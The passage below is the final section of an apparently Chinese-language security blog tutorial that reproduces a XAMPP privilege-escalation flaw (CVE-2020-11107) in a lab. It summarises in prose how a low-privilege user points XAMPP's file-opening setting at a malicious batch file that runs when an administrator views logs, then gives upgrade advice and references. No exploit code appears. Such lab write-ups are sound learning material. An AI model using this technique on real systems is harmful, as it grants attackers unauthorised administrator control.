




此时安全软件同样会提示你用户账号权限被修改，点击允许即可。



第十四步，切换到eastmount账户，运行cmd查看用户组，发现已经提升为administrators组。



自此，利用XAMPP任意命令执行漏洞提升权限（CVE-2020-11107）实验复现完毕。我们成功将普通用户eastmount提升到管理员账户，真实环境中该漏洞通常位于后渗透阶段的权限提升中，具有严重的危害性。甚至我们可以根据此方法实现任意命令执行，请大家继续深入研究。

四.防御及总结

写到这里，这篇基础文章就介绍完毕。攻击者通过XAMPP的全局配置将Config的文件改成恶意文件，从而提升本地低权限用户，在渗透测试和内网测试中危害较大，真实环境中该漏洞大概率用于后渗透阶段的权限提升。

实验的要点：


- Windows系统的XAMPP才存在该漏洞
- 新建系统普通用户并设置XAMPP打开恶意exe或bat文件路径
- 注销普通用户
- 管理员账户登录并通过XAMPP面板查看logs文件，恶意执行bat文件实现提权

解决方法是使用修复版本或者尽量不适用存在漏洞的软件，同时安全防护软件也非常必要。目前厂商已经发布了修复改漏洞的新版本，可从该网页下载新的安装程序。

- <http://www.apachefriends.org/download.html>

学安全一年，认识了很多安全大佬和朋友，希望大家一起进步。这篇文章中如果存在一些不足，还请海涵。作者作为网络安全初学者的慢慢成长路吧！希望未来能更透彻撰写相关文章。同时非常感谢参考文献中的安全大佬们的文章分享，深知自己很菜，得努力前行。

秋冷空廊夜，
思卿照堂前。



(By:Eastmount 2020-09-16 星期三 晚上11点写于武汉 <http://blog.csdn.net/eastmount/>)

参考文章：

- <https://nvd.nist.gov/vuln/detail/CVE-2020-11107#match-4561426>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11107>
- <https://www.xampp.cc/archives/9262>
- <https://www.bilibili.com/video/BV1Zg4y187u9>
- <https://github.com/S1lkys/CVE-2020-11107/>
- https://www.apachefriends.org/blog/new_xampp_20200401.html
- <https://www.cnblogs.com/wang1212-/p/13625761.html>

